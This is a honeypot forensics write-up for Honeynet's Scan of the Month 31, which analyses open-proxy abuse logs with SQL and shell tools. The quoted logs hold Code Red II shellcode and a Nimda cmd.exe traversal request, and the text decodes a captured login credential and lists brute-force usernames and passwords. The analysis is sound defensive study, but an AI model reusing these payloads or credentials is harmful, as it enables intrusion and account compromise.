Honeynet.org Scan of the Month 31

By Ken Lee (*ahken@ahken.net*)

2004-04-30

Table of Contents

A. Tools and Methodology

1. Tools

- Common Unix utilities such as *gawk, sed, sort, uniq*
- *gcc*
- *google.com*
- *MySQL*
- *Webalizer + GeoIP*

2. Methodology

First of all *Webalizer* was used to generate a high-level report from the *access_log* file. Then a short program was written to read each entry in *access_log* and insert it into a *MySQL* database (source code for the program can be found in Appendix B). From then on most analyzes were carried out by issuing SQL queries on the database and some manual inspection of the *audit_log* file, with the help of the search engine *google.com*.

B. Answers to Questions

1. How do you think the attackers found the honeyproxy?

The following are some possible means:

a) Proxy scanners

The attacker might have used proxy scanners like *pxys, ProxyJudge* and *YAPH* on a large range of addresses and found the honeyproxy.

b) Port scanning

The attacker might have port-scanned a large range of hosts on well-known proxy ports such as TCP 3128 and 8080 and found the honeyproxy.

c) Free proxy list

There are many publicly available "free proxy lists" such as *free-proxies.com*. It could be that this honeyproxy was on one of these lists.

2. What different types of attacks can you identify? For each category, provide just one log example and detail as much info about the attack as possible (such as CERT/CVE/Anti-Virus id numbers). How many can you find?

a) Anonymity checking

```
Request: 213.112.232.43 - - [Tue Mar  9 23:48:49 2004] "GET
http://hpcgi1.nifty.com/trino/ProxyJ/prxjdg.cgi HTTP/1.0" 200 2046
Handler: proxy-server
----------------------------------------
GET http://hpcgi1.nifty.com/trino/ProxyJ/prxjdg.cgi HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Host: hpcgi1.nifty.com
Pragma: no-cache
User-Agent: Mozilla/4.0

HTTP/1.0 200 OK
Content-Type: text/html
X-Cache: MISS from www.testproxy.net
Connection: close
```

The target is a web page for checking the anonymity of the requester's HTTP connection.

b) IRC proxying

```
Request: 63.76.191.200 - - [Thu Mar 11 15:05:03 2004] "CONNECT irc.webchat.org:6667
HTTP/1.0" 200 0
Handler: proxy-server
----------------------------------------
CONNECT irc.webchat.org:6667 HTTP/1.0

HTTP/1.0 (null)
```

This instance shows an attacker connecting to an IRC server through the honeyproxy. The reason for doing this was probably to launch attacks or to avoid being attacked by other users. Since this trick has been used a lot in the past to launch attacks, many IRC servers actually employ a countermeasure against this, namely to check whether the requester IP belongs to an open proxy. Such checking was recorded by the audit log and can be identified by user agents

with names such as *pxyscand*, which is a proxy scanner. One such instance is shown below:

```
Request: 193.109.122.27 - - [Thu Mar 11 12:54:25 2004] "CONNECT 193.109.122.67:6668
HTTP/1.0" 403 290
Handler: proxy-server
----------------------------------------
CONNECT 193.109.122.67:6668 HTTP/1.0
User-Agent: pxyscand/2.0

HTTP/1.0 403 Forbidden
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

c) ICQ proxying

```
Request: 195.16.40.200 - - [Wed Mar 10 19:13:39 2004] "CONNECT login.icq.com:443
HTTP/1.0" 200 0
Handler: proxy-server
----------------------------------------
CONNECT login.icq.com:443 HTTP/1.0

HTTP/1.0 (null)
```

Many such instances can be seen in the audit log. In fact *login.icq.com* was the top target in terms of number of hits. The attackers might want to proxy their ICQ connection for several purposes:

- To send SPAM / harassment / blackmail messages
- To carry out brute force / dictionary password attacks
- To hide their IP addresses from other ICQ users to avoid being attacked or preserve privacy regarding their whereabouts
- To use stolen accounts

d) Brute force password attacks

```
Request: 65.66.156.226 - - [Wed Mar 10 02:21:57 2004] "GET
http://login.korea.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.las
t=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pag
er2.shtml&login=______420______&passwd=cheater HTTP/1.0" 200 566
Handler: proxy-server
Error: mod_security: pausing
[http://login.korea.yahoo.com/config/login?.redir_from=PROFILES?&amp;.tries=1&amp;.src
=jpg&amp;.last=&amp;promo=&amp;.intl=us&amp;.bypass=&amp;.partner=&amp;.chkP=Y&amp;.do
ne=http://jpager.yahoo.com/jpager/pager2.shtml&amp;login=______420______&amp;passwd=ch
eater] for 50000 ms
----------------------------------------
GET
http://login.korea.yahoo.com/config/login?.redir_from=PROFILES?&.tries=1&.src=jpg&.las
t=&promo=&.intl=us&.bypass=&.partner=&.chkP=Y&.done=http://jpager.yahoo.com/jpager/pag
er2.shtml&login=______420______&passwd=cheater HTTP/1.0
Accept: */*
Accept-Language: en
Connection: Keep-Alive
mod_security-message: Access denied with code 200. Pattern match "passwd=" at
THE_REQUEST.
mod_security-action: 200
```

```
HTTP/1.0 200 OK
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

This is a brute force password attack on the web login interface of *yahoo.com*. The proof is that the same pattern of URL request was sent 162 times, each with a different login name, by the same host within about 2 seconds, as shown below:

```
mysql> select inet_ntoa(src), count(*), min(ts), max(ts) from access_log where req
like '%yahoo.co%passwd=cheater%' group by
src order by src;
+----------------+----------+---------------------+---------------------+
| inet_ntoa(src) | count(*) | min(ts)             | max(ts)             |
+----------------+----------+---------------------+---------------------+
| 65.66.156.226  |      162 | 2004-04-23 15:16:33 | 2004-04-23 15:16:34 |
+----------------+----------+---------------------+---------------------+
1 row in set (7.32 sec)
```

e) Top site listing cheating

```
Request: 195.161.118.212 - - [Thu Mar 11 07:14:37 2004] "GET
http://counter.rambler.ru/top100.cnt?519854 HTTP/1.1" 200 951
Handler: proxy-server
----------------------------------------
GET http://counter.rambler.ru/top100.cnt?519854 HTTP/1.1
Connection: close
Cookie: ruid=Osf9BTAXMkBuAgAAAc0h7bisv
Cookie2: $Version="1"
Host: counter.rambler.ru
Referer: http://www.handwatch.ru
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Q312461)

HTTP/1.1 200 OK
Expires: Thu, 01 Jan 1970 00:00:01 GMT
Content-type: image/gif
X-Cache: MISS from www.testproxy.net
Connection: close
Transfer-Encoding: chunked
```

This is apparently an attempt to boost a site's ranking up on a top-100-sites list by creating a large number of hits from different locations (proxy servers).

f) Pay-per-click cheating

```
Request: 220.173.17.142 - - [Tue Mar  9 22:39:32 2004] "GET
http://media.imatchup.com/images/affiliates/getbanner.asp?affid=240&bannerid=8&account
id=90&websiteid=2 HTTP/1.1" 200 4127
Handler: proxy-server
----------------------------------------
GET
http://media.imatchup.com/images/affiliates/getbanner.asp?affid=240&bannerid=8&account
id=90&websiteid=2 HTTP/1.1
Accept: image/gif, image/jpeg, application/vnd.ms-excel, */*
Accept-Encoding: gzip, deflate
Accept-Language: en
Host: media.imatchup.com
Pragma: no-cache
Referer: http://www.so123.com
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT)
X-Forwarded-For: 196.168.67.108
mod_security-message: Access denied with code 200. Pattern match "\.asp" at
THE_REQUEST.
```

```
HTTP/1.1 200 OK
Content-Length: 20934
Content-Type: image/gif
Set-Cookie: ASPSESSIONIDASRBTDRR=DPHKHLOCFDEAOPKNADHCNBDI; path=/
Cache-control: private
X-Cache: MISS from www.testproxy.net
```

This is apparently an attempt to cheat on a pay-per-click system.

g) Sending SPAM e-mail / SMS through web-based service

```
Request: 67.83.151.132 - - [Wed Mar 10 22:57:58 2004] "POST
http://experiencethailand.netfirms.com/cgi-bin/formmail.pl HTTP/1.1" 200 578
Handler: proxy-server
Error: mod_security: Invalid character detected [13]
---------------------------------------
POST http://experiencethailand.netfirms.com/cgi-bin/formmail.pl HTTP/1.1
Accept: */*
Connection: Close
Content-Length: 413
Content-Type: application/x-www-form-urlencoded
Host: experiencethailand.netfirms.com
Proxy-Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98; AIRF; .NET CLR 1.0.3705)
mod_security-action: 200

email=thoraye8@exacom.net&realname=thoraye8@exacom.net&recipient=<madman1185@aol.com>e
xperiencethailand.netfirms.com%2C&subject=7%3A56%3A42%20PM%20Hurry%20Up!++++++++++++++
++59&9el=%0D%0A%0D%0A%0A%0A%0A%0A%0A%0A%0A%0D%0Alhk%0D%0A%0D%0Amadman1185%20Visit%2
0http%3A%2F%2Fconnect.to%2Ffriendscams%20You%20wont%20regret%20it!%0D%0A%0A%0A%0A%0A%0
A%0D%0A7%3A56%3A42%20PM%0D%0A3%2F10%2F2004%0A%0A%0A%0A%0A%0A%0A%0Ap3q

HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1
```

```
Request: 212.57.187.242 - - [Tue Mar  9 22:11:27 2004] "GET
https://www.chel.mts.ru/sms/cgi-bin/cgi_.exe?function=sms_send HTTP/1.1" 200 23501
Handler: proxy-server
---------------------------------------
GET https://www.chel.mts.ru/sms/cgi-bin/cgi_.exe?function=sms_send HTTP/1.1
Connection: Keep-Alive
Host: www.chel.mts.ru
Keep-Alive: 300
Referer: http://www.ya.ru/
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MSIE 5.5; Windows NT 5.0) Opera 7.03
[en]

HTTP/1.1 200 OK
Set-cookie: session_id=UNI_chl2_37c3726f76530a0fe;
Content-Type: text/html; charset=windows-1251
X-Cache: MISS from www.testproxy.net
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
```

In the first instance the e-mail message content said it all – it was a SPAM mail. Also the same mail has been sent to multiple recipients. In the second instance, although the exact SMS message sent by the attacker was hidden by SSL encryption, it was highly likely to be SPAM since multiple similar instances have been observed throughout the audit log. The reason for using proxies is obvious – it makes tracing the perpetrator much harder. All the attacker needs is a open proxy and a web-based e-mail / SMS sending facility which do not have proper anti-SPAM procedures (like asking the user to input a number they see in a dynamically generated picture).

h) Sending SPAM e-mail through an SMTP server

```
Request: 200.46.208.17 - - [Thu Mar 11 17:21:59 2004] "CONNECT mx.freenet.de:25
HTTP/1.0" 200 0
Handler: proxy-server
----------------------------------------
CONNECT mx.freenet.de:25 HTTP/1.0

HTTP/1.0 (null)
```

The exact connection content was not recorded in the log but again it was highly likely to be SPAM since 420 similar requests have been made within 6 seconds, as shown below:

```
mysql> select req, count(*) cnt, max(ts), min(ts) from access_log where
src=inet_aton('200.46.208.17') and req like 'CONNECT
mx.freenet.de%' group by src, req;
+-----------------------------------+-----+---------------------+---------------------
+
| req                               | cnt | max(ts)             | min(ts)
|
+-----------------------------------+-----+---------------------+---------------------
+
| CONNECT mx.freenet.de:25 HTTP/1.0 | 420 | 2004-04-23 15:17:37 | 2004-04-23 15:17:32
|
+-----------------------------------+-----+---------------------+---------------------
+
1 row in set (2.99 sec)
```

i) Vulnerability scanners

```
Request: 217.160.165.173 - - [Fri Mar 12 22:39:45 2004] "GET
/_vti_bin/shtml.exe/_vti_rpc HTTP/1.1" 404 307
Handler: (null)
Error: mod_security: Warning. Pattern match "/_vti_rpc" at THE_REQUEST.
----------------------------------------
GET /_vti_bin/shtml.exe/_vti_rpc HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Charset: iso-8859-1,*,utf-8
Accept-Language: en
Connection: Close
Host: 192.168.1.103
Pragma: no-cache
User-Agent: Mozilla/4.75 [en] (X11, U; Nessus)
mod_security-message: Warning. Pattern match "/_vti_bin/" at THE_REQUEST.

HTTP/1.1 404 Not Found
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1
```

This is an exploit of the vulnerability listed in CVE candidate CAN-2000-0114 (*http://cgi.nessus.org/cve.php3?cve=CAN-2000-0114*). As can be seen from the User-Agent ID "User-Agent: Mozilla/4.75 [en] (X11, U; Nessus)", this is probably part of a vulnerability scan performed by Nessus. Many other attacks identified in the audit log came from Nessus scanners and they will not be described individually further on.

j) Code Red II

```
Request: 68.48.205.207 - - [Fri Mar 12 04:11:34 2004] "GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7
801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0" 200 566
Handler: (null)
Error: mod_security: Invalid URL encoding #2 detected.
---------------------------------------
GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7
801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
Content-length: 3379
Content-type: text/xml
mod_security-message: Invalid character detected
mod_security-action: 200

HTTP/1.0 200 OK
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

The above shows an attack by the worm Code Red II as described in CERT Incident Note IN-2001-09 (*http://www.cert.org/incident_notes/IN-2001-09.html*). This worm exploits a remote buffer overflow vulnerability in one of IIS's ISAPI extensions.

k) Nimda

```
Request: 68.48.142.117 - - [Tue Mar  9 22:33:55 2004] "GET
/_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 200
566
Handler: (null)
Error: mod_security: Warning. Pattern match "/_vti_bin/" at THE_REQUEST.
---------------------------------------
GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
Connnection: close
Host: www
mod_security-message: Access denied with code 200. Pattern match "cmd\.exe" at
THE_REQUEST.
mod_security-action: 200

HTTP/1.0 200 OK
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

This is apparently a request made by a machine infected by the infamous Nimda worm, as described in CERT Advisory CA-2001-26 (*http://www.cert.org/advisories/CA-2001-26.html*). The worm propagates by various means, one of which is exploiting a directory traversal vulnerability in IIS servers, as shown in the above request.

3. Do attackers target Secure Socket Layer (SSL) enabled web servers as their targets? Did they target SSL on our honeyproxy? Why would they want to use SSL? Why didn't they use SSL exclusively?

The attackers did attack SSL-enabled web servers, as can be seen from the large number of GET requests with HTTPS protocol. The honeyproxy itself's HTTPS port was also targeted, as can be seen in the *ssl_engine* file. Some possible reasons for the attackers' use of SSL are as follows:

- The target web server only supports HTTPS.

- The encryption of traffic makes it hard for Intrusion Detection Systems to identify attacks carried through HTTPS.

- The attacker might be using their real credentials to connect to a target and did not want them logged by the proxy server.

- There are certain vulnerabilities associated with the use of SSL on some web servers.

The reason why they did not use SSL exclusively was probably because of the high overhead in SSL handshaking. It would take much more time for automatic attacks over a large range of hosts.

4. Are there any indications of attackers chaining through other proxy servers? Describe how you identified this activity. List the other proxy servers identified. Can you confirm that these are indeed proxy servers?

Yes many attackers seemed to have connected through a proxy server to the honeyproxy. One clue is given by the "X-Forwarded-For" HTTP header which is created by Squid, a popular open source proxy server. The header is used to provide the server with the client's IP address, possibly for access control purpose (*http://freebsd.ntu.edu.tw/squid/FAQ/FAQ-4.html#ss4.15*). One such instance is shown below:

```
Request: 220.173.17.142 - - [Tue Mar  9 22:38:58 2004] "GET
http://www.kanoodle.com/clickthrough.cool?eid=1&clickid=12486486&id=70509698&lid=bhnnb
ingbknlbongbmnpbknmbonpbmno&query=automobiles HTTP/1.1" 301 363
Handler: proxy-server
----------------------------------------
GET
http://www.kanoodle.com/clickthrough.cool?eid=1&clickid=12486486&id=70509698&lid=bhnnb
ingbknlbongbmnpbknmbonpbmno&query=automobiles HTTP/1.1
Accept: image/gif, image/jpeg, image/x-xbitmap, image/pjpeg, application/msword, */*
Accept-Encoding: gzip, deflate
Accept-Language: en-us
Host: www.kanoodle.com
Pragma: no-cache
Referer: http://www.clickcheaper.com/search.php
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows 98)
X-Forwarded-For: 207.69.122.153

HTTP/1.1 301 Moved Permanently
Set-cookie:
guru=1078890680:192.168.1.103:nobody:none:8878ecc40e35f937:e2dd409b7d8b0730b7d8756e63e
21806; domain=.kanoodle.com; path=/
Location: http://www.carsdirect.com/home?partner=kano&customerid=agx~automobiles
Content-Type: text/html; charset=iso-8859-1
X-Cache: MISS from www.testproxy.net
Transfer-Encoding: chunked
```

To extract the list of such proxy-client mappings from the audit log, an *awk* script was written, of which the source code can be found in Appendix C and the result in Appendix D. It is possible to verify the proxy servers by using a proxy scanner on the suspected proxy IP addresses. However this was not carried out since this constitutes a port scan, which might have legal implications. Even if such a scan was carried out, it might not be a solid (counter-)proof since the IP owner could have changed, the proxy server might have been taken offline or it might have restricted access to certain clients.

5. Identify the different Brute Force Authentication attack methods. Can you obtain the clear text username/password credentials? Describe your methods.

- Attack on HTTP Basic Authentication Header

```
Request: 12.221.212.151 - - [Wed Mar 10 02:52:27 2004] "HEAD
http://www.sapphicerotica.com/members/index.html HTTP/1.0" 200 0
Handler: proxy-server
Error: mod_security: pausing [http://www.sapphicerotica.com/members/index.html] for
50000 ms
---------------------------------------
HEAD http://www.sapphicerotica.com/members/index.html HTTP/1.0
Accept: */*
Accept-Language: en-us,en;q=0.5
Authorization: Basic YnJvaWRvOmJpcjVkdU0=
Cookie: Apache=12779941078904977927; path=/Apache=12779941078904977927; path=/;
Host: www.sapphicerotica.com
Pragma: no-cache
Referer: http://www.sapphicerotica.com/members/index.html
User-Agent: Mozilla/4.0 ( compatible; [dk]; Windows NT4.0; MSNIA )
mod_security-message: Access denied with code 200. Pattern match "Basic" at HEADER.
mod_security-action: 200

HTTP/1.0 200 OK
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

As can be seen from the above audit log entry, the attacker attempted to brute force the HTTP authentication of the target site. The credentials can be obtained by applying a BASE64 decoding on the string after "Authorization: Basic" which is, in this case, "broido:bir5duM".

- Attack on HTTP GET authentication

This is carried out by trying different combinations of usernames and passwords with a GET request to various login servers at *yahoo.com*. To further investigate this attack, a database search was used to pick out the top attacker using this method:

```
mysql> select inet_ntoa(src), count(*) cnt from access_log where req like
'%yahoo.co%passwd=%' group by src having cnt > 100 order by cnt desc limit 1;
+----------------+------+
| inet_ntoa(src) | cnt  |
+----------------+------+
| 68.74.66.170   | 2104 |
+----------------+------+
1 rows in set (10.98 sec)
```

Then the result is exported into a file and then processed with the following commands:

```
bash$ echo "select req from access_log where src=inet_aton('68.74.66.170')" |  mysql
-u php -p -B sotm31 > 68.74.66.170
bash$ sed -e 's/^.*login=\([^&]*\).*$/\1/' 68.74.66.170 | sort | uniq > logins
bash$ sed -e 's/^.*passwd=\([^ ]*\).*$/\1/' 68.74.66.170 | sort | uniq > passwds
```

The username and password lists were hence obtained. For brevity's sake, only the first 50 lines of each file are shown below:

logins

```
__________
_00000
_123456
_______________15
_16_aphrodite
_1920s_
_____________________________200
_24
_27_27_
_2727_
_27sugar_
_49
_4hisglory_
5-g
_______________666_______________
_____________________________69
______69_________
a_______________
a___________18
_a1b2c3
a___________________a
aadct7
_abbie
__________abc
__a__b__c__
aboutjenna
absolut_citr0n
absoluteangelone
a_buck_
abusedparnt
abyssal-dragon.geo
_accidentally
acf666
acid_freak_
acid_shadow_
action_a
adam_dick
adam g
a_dawg
_addicted
addict_jim
adidas_bitch
a__dodger
adso_of_melk
a_dylan
_____________________________ae
_aerosmith
afe420
against+all+odds
_aim
```

passwds

```
123adam
123amande
123craig
123danny
123david
123derek
123greg
123james
123jeff
123john
123johnny
123josh
123julie
123lisa
666
666666
69
6969
696969
adam1
ali
angel1
ball
bike
cash
chevy
dad
daddy
derek1
dmx
dude
DuDe
faith
freedom
heart
heat
jeff1
jeremy
jimmy1
justice
lonely
lord
loser
lover
manda
mark1
marlin
massacre
master
merlin
```

6. What does the Mod_Security error message "Invalid Character Detected" mean? What were the attackers trying to accomplish?

According to the source code of *mod_security.c*, the error message means a character in the URI is out of the allowable ASCII code range and the number in the square brackets following the message indicates the offending ASCII code.

One cause of such an error was that the attacker was trying to launch a buffer overflow attack against a server and since binary shell codes usually consist of non-readable characters, this invalid character error was reported.

Another scenario where such an error was reported was that non-English (such as Chinese or Japanese) characters were used in a GET request, possibly due to the presence of such characters in some of the submitted values.

7. Several attackers tried to send SPAM by accessing the following URL - http://mail.sina.com.cn/cgi-bin/sendmsg.cgi. They tried to send email with an html attachment (files listed in the /upload directory). What does the SPAM webpage say? Who are the SPAM recipients?

All the SPAM webpages have the same content. It is about Falun Gong, an organization/religion which has been banned in China. The webpage is apparently produced by a Falun Gong supporter and it explicitly accuses the former Chinese Government leader Jiang Zemin of political persecution against Falun Gong supporters. It also appeals to the reader to report about such persecutions to an organization called World Organization to Investigate the Persecution of Falun Gong (WOIPFG).

The SPAM recipients can be identified in the audit log in the *to* and *cc* fields of the POST request to *http://mail.sina.com.cn/cgi-bin/sendmsg.cgi*. The listing of all recipients can be found in Appendix E. It was observed that all *to* addresses end in "*@163.com*" while the *cc* addresses "*@sina.com*".

8. Provide some high level statistics on attackers

- Top 10 Attackers (extracted from Appendix A)

#	Hits	Files	Data size	Visits	Host	Country
1	9763	9763	5.38 Mb	3	67.83.151.132	United States
2	8346	1945	3.57 Mb	1	217.160.165.173	Germany
3	6865	6865	276.92 Kb	0	195.16.40.200	Russian Federation
4	5967	5836	3.20 Mb	15	68.82.168.149	United States
5	4290	1322	575.56 Kb	10	81.171.1.165	Netherlands
6	3245	2165	15.25 Mb	9	61.144.119.66	China
7	2984	2984	1.99 Kb	46	68.189.213.50	United States
8	2923	2923	3.81 Kb	8	61.249.170.159	Korea, Republic of
9	2907	58	1.49 Mb	2	61.177.91.33	China
10	2830	2170	10.28 Mb	7	217.162.108.28	Switzerland

- Top 10 Target URLs (extracted from Appendix A)

#	Hits	URL
1	10928	login.icq.com:443
2	4897	http://www.firmhandspanking.com/members/
3	1550	http://www.sun.com/
4	1280	http://hpcgi1.nifty.com/trino/ProxyJ/prxjdg.cgi
5	1010	http://www.cnpick.com/show.asp
6	955	/scripts/..
7	927	http://www.google.com/search
8	833	http://members.streetblowjobs.com/
9	830	http://www.easynews.com/login/
10	821	http://www.meninpain.com/members/

- Top 10 User-Agents (extracted from Appendix A)

#	Hits	Percentage	User Agent
1	11360	5.62%	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
2	9759	4.83%	Mozilla/4.0 (compatible; MSIE 6.0; Windows 98; AIRF; .NET CLR
3	8339	4.13%	Mozilla/4.0 (compatible; MSIE 5.5; Windows 98)
4	7994	3.95%	Mozilla/4.75 [en] (X11, U; Nessus)
5	7413	3.67%	Mozilla/3.0 (compatible)
6	7375	3.65%	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
7	6118	3.03%	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1
8	4013	1.99%	Mozilla/4.0 (compatible; MSIE 5.02; Windows 98)
9	3925	1.94%	Mozilla/4.73 [en] (Win98; U)
10	3129	1.55%	Mozilla/4.0 (compatible; ICS)

- Some funny User Agents

```
• 195.25.76.75 - - [12/Mar/2004:07:59:10 -0500] "GET http://www.google.fr/ HTTP/1.0"
  200 3165 "-" "2.0_AC-Plug - http://www.iOpus.com"
• 80.202.48.83 - - [10/Mar/2004:10:25:19 -0500] "GET
  http://mlocate.spotlife.net/locate.sxml HTTP/1.0" 200 607 "-" "Logitech Video IM
  Companion"
• 131.246.236.206 - - [13/Mar/2004:15:07:39 -0500] "GET
  http://131.246.236.206/%7Epschmitt/page.html HTTP/1.0" 200 300 "-" "unfiltered"
• 62.167.204.40 - - [12/Mar/2004:07:26:33 -0500] "GET
  http://www.lecabinet.com/images/sm_carre.gif HTTP/1.0" 200 76
  "http://www.lecabinet.com/motel/2003_06_18.html" "You lose !"
• 218.72.187.60 - - [13/Mar/2004:12:31:52 -0500] "GET http://thesearcherz.com/cgi-
  bin/smartsearch.cgi?username=searcho&keywords=jewelry HTTP/1.0" 200 604
  "http://www.searchoio.com/" "unknown"
```

```
• 167.83.9.20 - - [12/Mar/2004:06:32:24 -0500] "GET
  http://s.abetterinternet.com/bi/servlet/BIMaster?adcontext=http://pagead2.googlesyn
  dication.com/pagead/ads?client%3Dca-pub-
  029467367xxxxxx%26random%3D1079090853697%26lmt%3D1079090853%26format%3D728x90_as%2
  6output%3Dhtml%26url%3Dhttp%3A%2F%2Fwww.aliveproxy.com%2Ffastest-
  proxies%2F%26color_bg%3Df1f1f1%26color_text%3Df1f1f1%26color_link%3D0000FF%26color_
  url%3D0000FF%26color_border%3Df1f1f1&contextpeak=12454&contextcount=12453&countryco
  dein=US&lastAdTime=1079090236|1075199379|1078587241|1078494337|1078898379|0|0|0|0|&
  lastAdCode=1&cookie1=capdate%3D126%26capdatedy%3D0312%26lupgtry%3D1%26lupgid%3D128%
  26lupgdt%3D1072246237350%26lflshdt%3D1069233670%26lstkywd%3Daspen%26lstlogdt%3D2004
  0312%26cntp%3D%26capcnt%3D2%26capcntdy%3D3%26&cookie2=lastlstdt%3D1078486107931%26f
  stcidt%3D1069233670896%26&InstID={B543282B-5BEA-4DFC-B52D-
  2466184D61FF}&DistID=MSI29112&status=1&smode=7&bho=bi.dll&NumWindows=2 HTTP/1.0"
  200 1147 "-" "{B543282B-5BEA-4DFC-B52D-2466184D61FF}|0.0.4.19"
```

Among the above funny user agents, “You lose !” was obviously fake. So was “unknown”, since it would be strange that the user agent did not know its own name.

9. Why do you think the attackers were targeting pornography websites for brute force attacks? (Besides the obvious physical gratification scenarios :)

Possible reasons are as follows:

- The attacker might be able to get hold of credit card information of the account owner in a successful attack since pornography websites users are likely to use credit card for membership fee payment.

- Victims are less likely to report to the police or stand up in court against the attacker in fear of embarrassment.

- Members might use simpler passwords in pornography websites since they are likely to have registered on the spur of the moment or simply because the websites are of less importance to them.

- The websites themselves might itself be illegal so it is unlikely that any legal action would be taken against the attacker should the attack be identified.

C. Appendix

A) Usage report generated by Webalizer + GeoIP library


Summary Period: March 2004
Generated 22-Apr-2004 17:06 BST
GEO-106FREE 20040401 Build 1 Copyright (c) 2004 MaxMind LLC All Rights Reserved

---

[Daily Statistics] [Hourly Statistics] [URLs] [Entry] [Exit] [Sites] [Referrers] [Search] [Agents] [Countries]


Monthly Statistics for March 2004		
Total Hits		**202126**
Total Files		**153844**
Total Pages		**100629**
Total Visits		**7362**
Total KBytes		**819.17 Mb**
Total Unique Sites		**3897**
